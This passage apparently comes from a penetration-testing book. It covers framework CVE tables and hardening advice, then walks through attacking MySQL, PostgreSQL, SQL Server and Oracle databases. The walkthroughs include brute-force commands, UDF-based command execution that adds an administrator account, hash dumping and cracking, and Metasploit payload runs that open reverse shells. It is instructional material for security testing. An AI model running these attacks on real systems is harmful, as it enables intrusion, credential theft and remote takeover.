Upon reviewing the Node.js ChangeLog,⁴² we find that most vulnerabilities are issues found in the Google V8 JavaScript engine and peripheral components (e.g., *libuv*)—many of which result in denial of service.

At the time of writing, there exist no known severe, remotely exploitable vulnerabilities within the Node.js core. There exist a number of flaws within packages running atop the framework, however, as detailed in [Table 14-18](#).

If present, an attacker can abuse these modules to execute arbitrary code and obtain sensitive data.

Table 14-18. Remotely exploitable flaws within Node.js modules

Module/version	CVE reference	Notes
bassmaster 1.5.1	CVE-2014-7205	Eval injection flaw in <i>batch.js</i> resulting in code execution
dns-sync 0.1	CVE-2014-9682	Command execution via shell characters passed to the <i>resolve</i> API function
sequelize 2.0.0-rc7	CVE-2015-1369	SQL injection via the <i>order</i> parameter
syntax-error 1.1	CVE-2014-7192	Eval injection vulnerability in <i>index.js</i> resulting in code execution
visionmedia send 0.8.3	CVE-2014-6394	Directory traversal bug leading to disclosure of files within the document root

NOTE

A subtle flaw exists within the *Math.random()* function of Google's V8 JavaScript engine, resulting in collisions and other problems within Node.js applications, as described by Betable CTO, Mike Malone.⁴³ The Node.js Crypto API includes *crypto.randomBytes()*, which you should prefer over the native V8 PRNG function when generating random numbers.

Microsoft ASP.NET

The ASP.NET framework runs atop Microsoft IIS web servers. The version is commonly leaked via HTTP server header fields and cookie values, as shown:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
Set-Cookie: ASP.NET_SessionId=jbxmdegb5z2g3sx304dzf0ls; path=/; HttpOnly
X-AspNet-Version: 4.0.30319
```

X-Powered-By: ASP.NET

Date: Sat, 11 Jul 2015 00:22:55 GMT

Upon obtaining the ASP.NET version, cross-reference it with NVD and other sources⁴⁴ to identify exploitable weaknesses. **Table 14-19** lists the significant exploitable flaws known at the time of writing.

Table 14-19. Remotely exploitable Microsoft ASP.NET flaws

CVE reference(s)	Affected software (up to)	Notes
CVE-2013-3195	Windows Server 2012 Windows Server 2008 R2 SP1	Integer overflow within <i>comctl32.dll</i> resulting in arbitrary code execution through a crafted argument being passed to an ASP.NET application
CVE-2012-0163	ASP.NET 4.5	Multiple arbitrary code execution vulnerabilities triggered via crafted .NET, XBAP, and Silverlight applications
CVE-2012-0014		
CVE-2011-1253	ASP.NET 4.0	
CVE-2011-0664		
CVE-2010-3958		
CVE-2012-0015	ASP.NET 3.5.1	
CVE-2010-1898		
CVE-2011-3417	ASP.NET 4.0	Privilege escalation and access to arbitrary user accounts via HTML forms authentication bypass
CVE-2011-3416		
CVE-2010-3332	ASP.NET 4.0	Padding oracle flaw which makes it possible for remote unauthenticated attackers to forge session cookies and read sensitive files ^a

^a Thai Duong and Juliano Rizzo, “[Cryptography in the Web: The Case of Cryptographic Design Flaws in ASP.NET](#)”, presented at the 2011 IEEE Symposium on Security and Privacy, Oakland, CA, May 22–25, 2011.

Application Framework Security Checklist

You should consider the following countermeasures when hardening web application servers:

- Ensure that application framework components (including dependencies and indirectly exposed elements) are patched up to date to mitigate known flaws.
- Carefully handle and consider secrets within repositories and version control systems. For example, you can use a Rails application's *secret_token* value to execute code on the server side.
- Do not expose administrative interfaces or privileged functionality (e.g., phpMyAdmin and the Django administrative console) to untrusted networks
- If possible, decouple publicly exposed web application components and administrative features to prevent privilege escalation through CSRF, persistent XSS, or social engineering.

Apache HTTP Server recommendations:

- Use the *Header always unset* directive in *httpd.conf*⁴⁵ to remove HTTP headers that reveal useful web and application server details to attackers (e.g., *X-Powered-By* and *X-Runtime*).⁴⁶
- Consider *mod_security* to provide blanket protection against common attack classes including XSS and command injection.

¹ Patrick Thomas, “BlindElephant Web Application Fingerprinter”, SourceForge.net.

² See “WAFP”, Aldeid.com Wiki, November 23, 2013.

³ See *clusterd* on GitHub.

⁴ Use the `-l` flag to list supported applications.

⁵ See *CMS Explorer* in the Google Code Archive.

- ⁶ See WPScan.org.
- ⁷ See “Joomla Vulnerability Scanner Project” on OWASP.org.
- ⁸ See [CVE-2012-2311](https://cve.circl.lu/vulnerability/CVE-2012-2311) and [CVE-2012-1823](https://cve.circl.lu/vulnerability/CVE-2012-1823).
- ⁹ See item 13-02 on page 127 of Assets Portfolio.
- ¹⁰ See the [PHP 5 ChangeLog](http://PHP5ChangeLog.com).
- ¹¹ See [CVE-2009-4188](https://cve.circl.lu/vulnerability/CVE-2009-4188).
- ¹² See [CVE-2009-4189](https://cve.circl.lu/vulnerability/CVE-2009-4189).
- ¹³ See [CVE-2013-1221](https://cve.circl.lu/vulnerability/CVE-2013-1221) and [CVE-2013-1222](https://cve.circl.lu/vulnerability/CVE-2013-1222).
- ¹⁴ See [CVE-2012-3908](https://cve.circl.lu/vulnerability/CVE-2012-3908).
- ¹⁵ See [CVE-2011-1571](https://cve.circl.lu/vulnerability/CVE-2011-1571).
- ¹⁶ DiabloHorn, “8009, the Forgotten Tomcat Port”, DiabloHorn.com blog, October 19, 2011.
- ¹⁷ An MBean is a managed Java object following the JMX specification.
- ¹⁸ See “Standard MBeans” at Oracle.com.
- ¹⁹ Juan Vazquez, “Abusing Java Remote Interfaces”, SlideShare.net, April 13, 2015.
- ²⁰ See Mogwai’s [Java Management Extensions \(JMX\) Exploitation Toolkit on GitHub](https://github.com/mogwai/Java-Management-Extensions-JMX-Exploitation-Toolkit).
- ²¹ Renaud Dubourguais, “Hacking (and Securing) JBoss AS”, white paper for Hervé Schauer Consultants, 2012.
- ²² Download the file from the JBoss Developer site.
- ²³ See the [Metasploit *java_rmi_server* module](https://github.com/0x09b4/metasploit-framework/blob/master/modules/exploits/multi/http/java_rmi_server.rb) and Eric Romang, “Java RMI Server Insecure Default Configuration Java Code Execution”, YouTube video, posted July 31, 2011.
- ²⁴ See [JexBoss](https://github.com/jexboss) on GitHub.

- ²⁵ Julián Vilas, “RootedCON 2015 - Deep Inside the Java Framework Apache Struts”, SlideShare.net, March 6, 2015.
- ²⁶ See CVE-2013-2251.
- ²⁷ See the S2-016 security bulletin in the Apache Struts 2 Documentation.
- ²⁸ Metasploit *java_jdwp_debugger* module.
- ²⁹ You can find further discussion of JDWP flaws in Christophe Alladoun, “Hacking the Java Debug Wire Protocol”, IOActive Blog, April 23, 2014. Alladoun’s blog post details command execution via *jdwp-shellifier*.
- ³⁰ Metasploit *coldfusion_version* module.
- ³¹ Chris Gates published a Metasploit module that probes the service.
- ³² For details on these attacks, see Chris Gates, “ColdFusion for Pentesters”, SlideShare.net, May 21, 2012.
- ³³ See CVE-2010-0185.
- ³⁴ See CVE-2013-6408, CVE-2013-6407, and CVE-2012-6612.
- ³⁵ See CVE-2015-0846.
- ³⁶ See CVE-2011-4103.
- ³⁷ See CVE-2011-4102.
- ³⁸ The Ruby on Rails: Security Google group provides concise, up to date vulnerability details.
- ³⁹ Rob Heaton, “How to Hack a Rails App Using Its secret_token”, RobertHeaton.com, July 22, 2013.
- ⁴⁰ Wesley Wineberg, “Instagram’s Million Dollar Bug”, Exfiltrated.com, December 27, 2015.
- ⁴¹ Ilja van Sprundel, “Node.js Application (In)security”, YouTube video, posted by OWASP, April 28, 2015.
- ⁴² See the Node.js Changelog.

⁴³ Mike Malone, “TIFU by Using Math.random()”, Betable Engineering, November 19, 2015.

⁴⁴ See “Microsoft Security Bulletins” on Microsoft’s TechNet.

⁴⁵ Shanison, “Unset/Remove Apache Response Header – Protect Your Server Information”, July 5, 2012.

⁴⁶ You can apply similar directives to Nginx.

Chapter 15. Assessing Data Stores

Databases, key-value stores, and other systems are used to cache and serve data. Attackers often compromise data stores by abusing weaknesses within their configuration, authenticating with valid credentials, and escalating privileges.

The data stores described in this chapter include relational and nonrelational databases, file service protocols, distributed file systems, and key-value stores. **Table 15-1** lists implementations, service ports, and tool support within Kali Linux.

Table 15-1. Storage systems detailed in this chapter

Name	Port	Protocol		Nmap	MSF ^a	Hydra	
		TCP	UDP				
MySQL	3306	●	–	●	●	●	
PostgreSQL	5432	●	–	●	●	●	
Microsoft SQL Server	1433	●	–	●	●	●	
	1434	–	●	●	●	–	
Oracle Database	1521	●	–	●	●	●	
MongoDB	27017	●	–	●	●	–	
Redis	6379	●	–	●	●	●	
Memcached	11211	●	●	●	●	–	
Hadoop	MapReduce	50030	●	–	●	–	–
		50060	●	–	●	–	–
	HDFS	50070	●	–	●	–	–
		50075	●	–	●	–	–
		50090	●	–	●	–	–
	NFS	2049	●	●	●	●	–
AFP	548	●	–	●	●	●	
iSCSI	3260	●	–	●	–	–	

^a Metasploit Framework

MySQL

MySQL is commonly found listening on TCP port 3306 of both Unix- and Windows-based servers. Nmap fingerprints the service, as demonstrated by [Example 15-1](#). NVD lists a number of severe, unauthenticated, remotely

exploitable vulnerabilities in MySQL at the time of writing, as listed in [Table 15-2](#).

Example 15-1. MySQL service fingerprinting via Nmap

```
root@kali:~# nmap -sSVC -p3306 -n 45.125.30.102
```

```
Starting Nmap 6.47 (http://nmap.org) at 2015-08-10 01:24 EDT
```

```
Nmap scan report for 45.125.30.102
```

```
PORT      STATE SERVICE VERSION
```

```
3306/tcp  open  mysql   MySQL 5.1.26-rc
```

```
| mysql-info:
```

```
| Protocol: 53
```

```
| Version: .1.26-rc
```

```
| Thread ID: 128018
```

```
| Capabilities flags: 63487
```

```
| Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn,
```

```
LongPassword, SupportsLoad
```

```
| DataLocal, Speaks41ProtocolOld, SupportsTransactions,
```

```
ODBCClient, Ignore
```

```
| SpaceBeforeParenthesis, SupportsCompression,
```

```
FoundRows, IgnoreSigpipes,
```

```
| ConnectWithDatabase, InteractiveClient,
```

```
LongColumnFlag, Speaks41
```

```
| ProtocolNew
```

```
| Status: Autocommit
```

```
|_ Salt: atE;7C,Q3JZgu9W.}ON|
```

Table 15-2. Remotely exploitable MySQL flaws

CVE reference	Affected versions	Notes
CVE-2015-0411	5.6.0 to 5.6.21 5.5.0 to 5.5.40	Unspecified remotely exploitable flaw within the MySQL encryption subsystem resulting in unauthenticated access to data
CVE-2014-6500	5.6.0 to 5.6.20	Multiple exploitable vulnerabilities relating to the <i>yaSSL</i> subsystem resulting in remote unauthenticated access to data and arbitrary code execution
CVE-2014-6491	5.5.0 to 5.5.39	
CVE-2013-1492	5.5.0 to 5.5.29 5.1.0 to 5.1.67	
CVE-2012-0553	5.5.0 to 5.5.27 5.1.0 to 5.1.67	
CVE-2012-0882	5.5.0 to 5.5.21 5.1.0 to 5.1.61	
CVE-2012-5615	5.6.0 to 5.6.19 5.5.0 to 5.5.38	Username enumeration via error oracle ^a
CVE-2012-3158	5.5.0 to 5.5.26 5.1.0 to 5.1.64	Unspecified vulnerabilities resulting in remote unauthenticated access to data
CVE-2012-2750	5.5.0 to 5.5.22	

CVE reference	Affected versions	Notes
	5.6.0 to 5.6.5	
CVE-2012-2122	5.5.0 to 5.5.23	Authentication bypass resulting in remote unauthorized access to data ^{b,c}
	5.1.0 to 5.1.62	

^a See <http://bit.ly/2bB89uI>.

^b Metasploit `mysql_authbypass_hashdump` module.

^c Christopher Byrd, “MySQL CVE-2012-2122 Trivial Authentication Bypass”, YouTube video, posted June 11, 2012.

Brute-Force Password Grinding

Many products configure MySQL accounts with default passwords, including Oracle ATG Web Commerce,¹ Infoblox NetMRI,² and Cisco ANM.³

Examples 15-2 and 15-3 demonstrate `root` account password grinding using Metasploit and use of the `mysql` client utility within Kali Linux.

Example 15-2. Uncovering a weak MySQL root password

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set USERNAME root
msf auxiliary(mysql_login) > set PASS_FILE /root/common.txt
msf auxiliary(mysql_login) > set USER_AS_PASS true
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
msf auxiliary(mysql_login) > set RHOSTS 192.168.2.15
msf auxiliary(mysql_login) > set VERBOSE false
msf auxiliary(mysql_login) > run
```

```
[*] 192.168.2.15:3306 MYSQL - Found remote MySQL version 5.1.71
[+] 192.168.2.15:3306 - SUCCESSFUL LOGIN 'root' : 'abc123'
```

Example 15-3. Interacting with an exposed MySQL service

```
root@kali:~# mysql -h 192.168.2.15 -u root -p
Enter password: abc123
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.1.71 (Ubuntu)
```

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

```
mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| mysql             |
| tikiwiki          |
| tikiwiki195       |
+-----+
```

Authenticated MySQL Attacks

Table 15-3 lists Metasploit modules that you can combine with credentials to authenticate with exposed MySQL instances, obtain data, and execute OS commands. **Table 15-4** lists exploitable privilege escalation and command execution flaws.

Table 15-3. Authenticated Metasploit modules for MySQL

Module	Purpose
<i>mysql_enum</i>	Return the basic configuration and server settings
<i>mysql_hashdump</i>	Extract username and password hash values
<i>mysql_payload</i> <i>mysql_start_up</i>	Execute OS commands (Windows)
<i>mysql_schemadump</i>	Display the database schema
<i>mysql_sql</i>	Execute arbitrary SQL statements

Table 15-4. MySQL privilege escalation and command execution flaws

CVE reference	Affected versions	Notes
CVE-2014-6507	5.6.0 to 5.6.20 5.5.0 to 5.5.39	Privilege escalation via DML operation
CVE-2012-5612	5.5.0 to 5.5.28	MDL subsystem heap overflow ^a
CVE-2012-5611	5.5.0 to 5.5.28 5.1.0 to 5.1.66	Stack overflow in <i>acl_get()</i> function ^b
CVE-2012-3163	5.5.0 to 5.5.26 5.1.0 to 5.1.64	Unspecified privilege escalation flaw affecting Microsoft Windows MySQL deployments
CVE-2010-1850	5.1.0 to 5.1.46 5.0.0 to 5.0.91	Code execution via COM_FIELD_LIST

^a King Cope, “MySQL (Linux) Heap Based Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012.

^b King Cope, “MySQL (Linux) Stack Based Buffer Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012.

Local OS command execution via MySQL

If you are able to upload a malicious shared library to a directory structure that is readable by MySQL (through a web application vulnerability, FTP, or other means), you can achieve OS command execution via MySQL by loading the library as a *user-defined function* (UDF). Bernardo Damele A. G.’s *udfhack* GitHub repository⁴ contains the source code to his shared libraries. You can find compiled versions for 32- and 64-bit versions of Windows and Linux within *sqlmap*⁵ under the *udf/mysql/* directory.

Examples 15-4 and 15-5 demonstrate the technique used to load libraries from arbitrary locations and execute commands under Microsoft Windows and Linux, as originally described by Adam Palmer.⁶

Example 15-4. Linux MySQL local privilege escalation via UDF

```
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/lib_mysqludf_sys.so'));
select * from npn into outfile '/tmp/lib_mysqludf_sys.so';
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
select sys_exec('id > /tmp/out.txt');
```

Example 15-5. Windows MySQL local privilege escalation via UDF

```
USE mysql;
CREATE TABLE npn(line blob);
INSERT INTO npn values(load_files('C://temp//lib_mysqludf_sys.dll'));
SELECT * FROM mysql.npn INTO DUMPFILE
'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user npn npn12345678 /add");
SELECT sys_exec("net localgroup Administrators npn /add");
```

PostgreSQL

PostgreSQL is an *Object-Relational Database Management System* (ORDBMS) that uses TCP port 5432 by default to serve clients. [Example 15-6](#) demonstrates Nmap used to fingerprint an available instance online.

Example 15-6. Fingerprinting PostgreSQL by using Nmap

```
root@kali:~# nmap -sSV -p5432 -n 138.122.75.109
```

```
Starting Nmap 6.47 (http://nmap.org) at 2015-12-23 06:23 EDT
Nmap scan report for 138.122.75.109
PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 8.2.6 - 8.2.19
```

At the time of writing, NVD contains no unauthenticated remotely exploitable flaws in PostgreSQL, but it does list a large number of authenticated issues resulting in command execution and escalation of privileges. The subsequent sections detail brute-force password grinding and authenticated Metasploit modules that you can use during testing.

Brute-Force Password Grinding

You can use the Metasploit *postgres_login* module to test available services for weak credentials. The *pgsql-brute* script within Nmap can also be of use

in some situations. Examples 15-7 and 15-8 demonstrate using Metasploit to perform PostgreSQL brute-force password grinding, and using the *psql* client within Kali Linux to authenticate.

Example 15-7. PostgreSQL brute-force password grinding with Metasploit

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set RHOSTS 192.168.2.5
msf auxiliary(postgres_login) > set VERBOSE false
msf auxiliary(postgres_login) > run
```

```
[+] 192.168.2.5:5432 Postgres - Success: postgres:postgres (Database
`template1` succeeded.)
```

Example 15-8. Authenticating with PostgreSQL

```
root@kali:~# psql -U postgres -d template1 -h 192.168.2.5
Password for user postgres: postgres
psql (9.4, server 8.3.1)
WARNING: psql version 9.4, server version 8.3
        Some psql features might not work.
SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256)
Type "help" for help.
```

```
template1=# \l
```

```
List of databases
```

Name	Owner	Encoding	Access privileges
postgres	postgres	UTF8	
template0	postgres	UTF8	=c/postgres : postgres=Ctc/postgres
template1	postgres	UTF8	=c/postgres : postgres=Ctc/postgres

Authenticated PostgreSQL Attacks

Table 15-5 lists Metasploit modules that you can use to authenticate with exposed PostgreSQL instances, obtain data, execute commands, and escalate privileges.

Table 15-5. Authenticated Metasploit modules for PostgreSQL

Module	Purpose
<i>postgres_sql</i>	Execute arbitrary SQL statements
<i>postgres_hashdump</i>	Extract username and password hash values
<i>postgres_schemadump</i>	Display the database schema
<i>postgres_readfile</i>	Import a local file and display it (e.g., <i>/etc/passwd</i>)
<i>postgres_payload</i>	Load a shared object via <i>pg_largeobject</i> and create a UDF to execute arbitrary code on the server side

Examples 15-9 and 15-10 demonstrate using Metasploit and Hashcat to obtain, prepare, and crack user password hashes. Example 15-11 demonstrates command execution via Metasploit using the *postgres_payload* module.

Example 15-9. Obtaining PostgreSQL password hashes by using Metasploit

```
msf > use auxiliary/scanner/postgres/postgres_hashdump
msf auxiliary(postgres_hashdump) > set RHOSTS 192.168.2.10
msf auxiliary(postgres_hashdump) > set USERNAME postgres
msf auxiliary(postgres_hashdump) > set PASSWORD toto
msf auxiliary(postgres_hashdump) > run
```

```
[*] Query appears to have run successfully
[+] Postgres Server Hashes
```

```
Username
-----
phppgadmin md537c2415c04b4d92c1904c46cd492ba37
postgres   md59fa7827a30a483125ca3b7218bad6fee
tms        md511142ca27072a18dda473b7f3bcf31a3
whitecell  md521ef9598943f45c9ca2a5ae791d8c617
```

Example 15-10. Preparing and cracking PostgreSQL MD5 password hashes

```
root@kali:~# cat > hashes << STOP
37c2415c04b4d92c1904c46cd492ba37:phppgadmin
9fa7827a30a483125ca3b7218bad6fee:postgres
11142ca27072a18dda473b7f3bcf31a3:tms
21ef9598943f45c9ca2a5ae791d8c617:whitecell
```

STOP

```
root@kali:~# hashcat -m 10 hashes /usr/share/wordlists/sqlmap.txt
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...
```

```
Added hashes from file hashes: 4 (4 salts)
```

```
NOTE: press enter for status-screen
```

```
37c2415c04b4d92c1904c46cd492ba37:phppgadmin:catdog
21ef9598943f45c9ca2a5ae791d8c617:whitecell:chiapet
9fa7827a30a483125ca3b7218bad6fee:postgres:toto
```

Example 15-11. Metasploit command shell execution (PostgreSQL for Windows)

```
msf > use exploit/windows/postgres/postgres_payload
msf exploit(postgres_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(postgres_payload) > set RHOST 192.168.2.10
msf exploit(postgres_payload) > set USERNAME postgres
msf exploit(postgres_payload) > set PASSWORD toto
msf exploit(postgres_payload) > run
```

```
[*] Started reverse handler on 192.168.2.21:4444
[*] Authentication successful and vulnerable version 8.4 on Windows
confirmed.
[*] Uploaded flJBELWn.dll as OID 33011 to table jnrotcvq(ipmhpch)
[*] Command Stager progress - 26.48% done (1499/101465 bytes)
[*] Command Stager progress - 73.51% done (98934/101465 bytes)
[*] Command Stager progress - 98.95% done (100400/101465 bytes)
[*] Meterpreter session 1 opened (192.168.2.21:4444 -> 192.168.2.10:1748)
```

```
meterpreter > getuid
Server username: DEMO\postgres
```

Microsoft SQL Server

Hosts running Microsoft SQL Server commonly expose two ports:

- TCP port 1433, used by clients to interact with the service and databases
- UDP port 1434, providing resolution service (listing available instances)

Servers can run multiple database instances using various high ports. The *SQL Server Resolution Service* (SSRS) listening on UDP port 1434

provides resolution—listing the registered SQL Server instances and their transport details (e.g., TCP ports and named pipes⁷).

Nmap invokes the *ms-sql-info* script upon encountering SQL Server interfaces, as shown in [Example 15-12](#). The script queries the SRSS interface via UDP port 1434 and retrieves details of the available database instances.

Example 15-12. Fingerprinting SQL Server instances via Nmap

```
root@kali:~# nmap -sS -p1433,1434 -n 10.0.0.10

Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:35 PDT
Nmap scan report for 10.0.0.10
PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2008 R2 10.50.2550.00; SP1+
1434/udp  open  ms-sql-m Microsoft SQL Server 10.50.2500.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   Windows server name: DBSQL2K801
|   [10.0.0.10\MSSQLSERVER]
|   Instance name: MSSQLSERVER
|   Version: Microsoft SQL Server 2008 R2 SP1+
|   Version number: 10.50.2550.00
|   Product: Microsoft SQL Server 2008 R2
|   Service pack level: SP1
|   Post-SP patches applied: Yes
|   TCP port: 1433
|_  Clustered: No
```

Cross-reference the SQL Server version with NVD to identify weaknesses. At the time of writing, exploitation of known flaws requires authentication to reach vulnerable functions, as summarized by [Table 15-6](#).

Table 15-6. Exploitable SQL Server vulnerabilities

CVE reference(s)	Affected versions (up to)	Notes
	SQL Server 2014	
CVE-2015-1763	SQL Server 2012 SP2	
CVE-2015-1762	SQL Server 2008 R2 SP2	Multiple remote authenticated vulnerabilities resulting in code execution
	SQL Server 2008 SP3	
CVE-2012-1856	SQL Server 2008 R2 SP2	
CVE-2012-0158	SQL Server 2008 SP3	

Brute-Force Password Grinding

The default administrative account under Microsoft SQL Server is *sa*. Additional accounts that are sometimes created include *distributor_admin*, *sql*, *sqluser*, *sql_account*, *sql_user*, and *sql-user*. Hydra and Metasploit⁸ support brute-force password grinding over TCP/IP (using port 1433 by default). To perform brute-force over SMB using named pipes, consider *sqlbf*.⁹

Authenticating and Evaluating Configuration

Table 15-7 lists Metasploit modules that you can combine with valid credentials to execute commands and obtain data from SQL Server instances. Example 15-13 demonstrates *mssql_payload* execution. Patrik Karlsson's SQLAT toolkit¹⁰ also supports file upload, registry access, and SAM database download via extended stored procedures.

Table 15-7. Authenticated Metasploit modules for SQL Server

Module	Purpose
<i>mssql_enum</i>	Enumerate server configuration
<i>mssql_escalate_downer</i> <i>mssql_escalate_execute_as</i>	Local privilege escalation
<i>mssql_findandsampled</i>	Crawl available databases for useful content
<i>mssql_hashdump</i>	Extract encrypted user password hashes
<i>mssql_idf</i>	Search the database for interesting data
<i>mssql_local_auth_bypass</i>	Add privileged local user accounts
<i>mssql_linkcrawler</i>	Exploit linked database servers
<i>mssql_ntlm_stealer</i>	Steal NTLM service credentials via SMB
<i>mssql_payload</i>	Execute OS commands via <i>xp_cmdshell</i>
<i>mssql_schemadump</i>	Extract the database schema
<i>mssql_sql_file</i>	Load and execute SQL statements from a file

Example 15-13. Local OS command execution via SQL Server

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.0.0.25
msf exploit(mssql_payload) > set RHOST 10.0.0.10
msf exploit(mssql_payload) > set MSSQL_USER distributor_admin
msf exploit(mssql_payload) > set MSSQL_PASS password
msf exploit(mssql_payload) > run

[*] Started reverse handler on 10.0.0.25:4444
[*] Warning: This module will leave fGDpiveA.exe in the SQL Server %TEMP%
directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.0.0.25:4444 -> 10.0.0.10:1708)

meterpreter > sysinfo
```

Computer: DBSQL2K801
OS : Windows .NET Server (Build 3790, Service Pack 2).
Arch : x86
Language: en_US

NOTE

Many of the listed modules were written by Scott Sutherland and presented during AppSec USA 2012.¹¹

Oracle Database

The *Transparent Network Substrate* (TNS) protocol brokers client connections to Oracle Database instances via the TNS listener service, which listens on TCP port 1521. Nmap fingerprints exposed TNS listener services, as follows:

```
root@kali:~# nmap -sSV -p1521 -n 10.11.21.25
```

```
Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:39 PDT  
Nmap scan report for 10.11.21.25  
PORT      STATE SERVICE      VERSION  
1521/tcp  open  oracle-tns  Oracle TNS Listener 10.2.0.4.0 (for Linux)
```

The listener service has its own authentication mechanism and is administered outside of the database. In its default configuration, you can interact with the TNS listener to retrieve useful information, and if unpatched, exploit it to intercept database traffic and execute commands remotely.

Attacking Oracle Database instances from the network commonly involves four steps:

1. Assessment of the TNS listener configuration and retrieval of useful information
2. Enumeration of database *system ID* (SID) values

3. Armed with valid SID details, brute-force password grinding to secure access
4. Upon authentication, privilege escalation and pivoting via available functions

Exploitable flaws exist within components including the TNS listener, which an attacker can take advantage of to gather data (e.g., SID values) and execute arbitrary commands. Here I detail each assessment phase and the exploitation of respective weaknesses.

Interacting with the TNS Listener

Within Kali Linux, you can use either the *tnscmd10g* utility or Metasploit¹² to send commands to available TNS listener services. **Example 15-14** demonstrates using *tnscmd10g* to issue a *version* command.

Example 15-14. Interacting with the Oracle Database TNS listener

```
root@kali:~# tncmd10g version -h 10.11.21.25
sending (CONNECT_DATA=(COMMAND=version)) to 10.11.21.25:1521
writing 90 bytes
reading
.M.....6.....-. ....(DESCRIPTION=(TMP=)(VSNNUM=169870336)
(ERR=0)).....TNSLSNR
for Linux: Version 10.2.0.4.0 - Production..TNS for Linux: Version
10.2.0.4.0 - Production..Unix
Domain Socket IPC NT Protocol Adaptor for Linux: Version 10.2.0.4.0 -
Production..Oracle
Bequeath NT Protocol Adapter for Linux: Version 10.2.0.4.0 -
Production..TCP/IP NT Protocol
Adapter for Linux: Version 10.2.0.4.0 - Production,,.....@
```

Table 15-8 lists valid commands. Mileage varies widely based on Oracle Database version and configuration—older versions leave the TNS listener completely exposed by default, and Oracle 11g introduced security controls that make probing and exploitation difficult.

Table 15-8. Useful TNS listener commands

Command	Purpose
<i>ping</i>	Ping the listener
<i>version</i>	Provide output of the listener version and platform information
<i>status</i>	Return the current status and variables used by the listener
<i>services</i>	Dump service data
<i>debug</i>	Dump debugging information to the listener log
<i>reload</i>	Reload the listener configuration file
<i>save_config</i>	Write the listener configuration file to a backup location
<i>stop</i>	Invoke listener shutdown

The TNS listener will sometimes return an error code during probing.

Example 15-15 demonstrates using *tnscmd10g* to send a *status* command to the listener: at first we receive a version mismatch error (12618), so use the `--10G` flag to connect using an Oracle 10g string, which in turn elicits an authentication error (1189). **Table 15-9** lists error codes that you will likely encounter during testing. You can find an exhaustive list in the Oracle Database 12c documentation.¹³

Example 15-15. Issuing status commands to the TNS listener

```
root@kali:~# tnscmd10g status -h 10.11.21.25
sending (CONNECT_DATA=(COMMAND=status)) to 10.11.21.25:1521
writing 89 bytes
reading
.a."..U(DESCRIPTION=(ERR=12618)(VSNNUM=169870336)(ERROR_STACK=(ERROR=
(CODE=12618)(EMFI=4))))
root@kali:~# tnscmd10g status -h 10.11.21.25 --10G
sending
(CONNECT_DATA=(CID=(PROGRAM=)(HOST=linux)(USER=oracle))(COMMAND=status)
(ARGUMENTS=64)(SERVICE=LISTENER)(VERSION=169869568)) to 10.11.21.25:1521
writing 181 bytes
reading
.e."..Y(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=1189)(ERROR_STACK=(ERROR=
(CODE=1189)(EMFI=4))))
```

Table 15-9. Common TNS listener error codes

Error Reason	
1169	The listener does not recognize the password
1189	The listener could not authenticate the user
1190	The user is not authorized to execute the requested command
12508	The listener could not resolve the command
12618	The TNS versions are incompatible

Known TNS listener weaknesses

Two significant remotely exploitable flaws within the TNS listener affecting unpatched Oracle Database 10g and 11g installations are as follows:

- CVE-2012-1675, resulting in diversion and interception of TNS traffic¹⁴
- CVE-2009-1979, leading to remote code execution¹⁵

Oracle SID Grinding

SID values uniquely identify databases within Oracle environments, and are used during database connection and authentication. Examples 15-16 and 15-17 demonstrate using Metasploit to identify SID values. The enumeration tactic used by *sid_enum* is effective against Oracle Database 9.2.0.7 and prior, and so *sid_brute* should be run when testing current releases.

Example 15-16. SID enumeration via Metasploit

```
msf > use auxiliary/scanner/oracle/sid_enum
msf auxiliary(sid_enum) > set RHOSTS 10.11.21.20
msf auxiliary(sid_enum) > run
[*] Identified SID for 10.11.21.20: ORCL
[*] Identified SID for 10.11.21.20: TEST
```

Example 15-17. SID brute-force via Metasploit

```
msf > use auxiliary/scanner/oracle/sid_brute
msf auxiliary(sid_brute) > set RHOSTS 10.11.21.25
msf auxiliary(sid_brute) > set VERBOSE false
msf auxiliary(sid_brute) > run
```

```
[*] Checking 571 SIDs against 10.11.21.25:1521
[+] 10.11.21.25:1521 Oracle - 'TEST' is valid
```

Database Account Password Grinding

Due to licensing restrictions, the Metasploit *oracle_login* module will return an error when run from Kali Linux.¹⁶ The Nmap *oracle-brute* and *oracle-brute-stealth* scripts work out-of-the-box, as demonstrated in Examples 15-18 and 15-19. The *oracle-brute-stealth* script exploits a flaw within Oracle 11g that reveals account password hashes.¹⁷

Example 15-18. Oracle Database brute-force via Nmap

```
root@kali:~# nmap -p1521 --script oracle-brute --script-args oracle-
brute.sid=TEST -n \
10.11.21.20
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:54 EST
Nmap scan report for 10.11.21.20
